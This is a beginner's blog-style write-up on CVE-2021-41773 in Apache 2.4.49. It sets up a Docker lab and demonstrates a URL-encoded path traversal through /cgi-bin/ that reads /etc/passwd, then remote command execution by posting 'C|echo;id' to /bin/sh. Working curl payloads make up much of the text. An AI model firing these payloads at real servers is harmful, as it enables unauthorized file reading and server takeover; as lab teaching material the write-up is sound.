 noflowpls/cve-2021-41773
CVE-2021-41773

Hello guys, yesterday The new CVE-2021-41773 for apache 2.4.49 verison is released. So in this case, i want to explain about this apache vulnerability.
So, I think you guys want to test this vulnerability in website. So i have a playground place for you guys. This is the website to download docker image of example apache 2.4.49 Docker Image
Note: there is two Image that with-cgid and no-cgid. You need to download both images
First download the docker image in your machine.
no-cgid: sudo docker pull blueteamsteve/cve-2021-41773:no-cgid
with-cgid: sudo docker pull blueteamsteve/cve-2021-41773:with-cgid
no-cgid: sudo docker run -dit -p 8080:80 blueteamsteve/cve-2021-41773:no-cgid
with-cgid: sudo docker run -dit -p 8080:80 blueteamsteve/cve-2021-41773:with-cgid
Honestly, I didn't know how he thought to found this vulnerability. So i can't explain fully about this. But I will try my best to talk about all what i understand for this CVE.
This CVE is little interesting because it have two vulnerability. They are LFDLocal file disclosure and RCE Remote Code Execution. Cool!. So, In this post I will explain about both vulnerability for this CVE.
So, let start with Local file disclosure vulnerability. If you are familiar with apache, you can note that cgi-bin(Common Gateway Interface) is the default path to defines a way for a web server to interact with external content-generating programs in apache-2.4.49
But This is path is Forbidden for everyone and even for admin. Hmm, that interesting Right?
And if you familiar with Local file disclosure vulnerability, you might know that most of LFD vulnerability is happen in forbidden paths.
So let test LFI simple payloads in the /cgi-bin/ path.
I put ../../../../../ before /etc/paswd.
(If you want to know what is ../ check out this blog postLocal file disclosure bypass)
With curl:
curl http://localhost:8080/cgi-bin/../../../../../etc/passwd

With burpsuite:

As you can see we got error with this simple payload. In curl we got 404 status code Not Found error and in Burp, we got 400 Bad Request error.
So that Mean, we should encode our payload to URL encoding. So let try it and see what we will get.
So I encode the . to Url. Note: . is %2E and aslo %2e in url encoding.
With curl:

curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

With Burp:

Yes!. Our payload worked now. We can read the /etc/passwd of website.
So I hope now you understood about LFD Vulnerability of this CVE. So, let continue to the RCE Vulnerability of this apache 2.4.49 CVE.
To explain about the RCE Vulnerability of this CVE, you need to understand about some basics of RCE and linux basics.
Check out this blog post to know What is RCE
Ah, i think you thought that i talk wrongly that i said need linux basics. Nope. I didn't say wrong because We actually need it. So let begin!
First let me show the working payload and I will explain how it worked.
curl http://localhost:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -d 'C|echo;whoami'
curl http://localhost:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -d 'C|echo;id'
With Curl:

So Let me explain about this payload.
curl http://localhost:8081/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -d 'C|echo;id'
As you can see the path /cgi-bin/ and encoding .%2e is same. But There are more two options now. It was -d data and /bin/sh /bin/bash. So, Let me explain why we need to put these.
First, we want to get remote-code-excution Right?.
So as you know that in linux based systems /bin/bash is the main part to excute and type commands and shells. So We need the bash to excute our commands in web server. Check out thisWhat is Bash in linux.
Okay now, let say that we can get /bin/sh. We only need to inject our commands. We can put our injection as a data with curl.
So Our payload is C|echo;id. Let me explain what is this.
So C is nothing. We can put anything we want before the |. like Comdey|.
The echo;id is just linux trick.So, i said that need linux basics Echo basics
If we put these together we got RCE in apache 2.4.49.
Thanks For reading guys. This is my first writeup for CVES. Forgive me if i was bad at explaing at this. And also please give me suggestion.

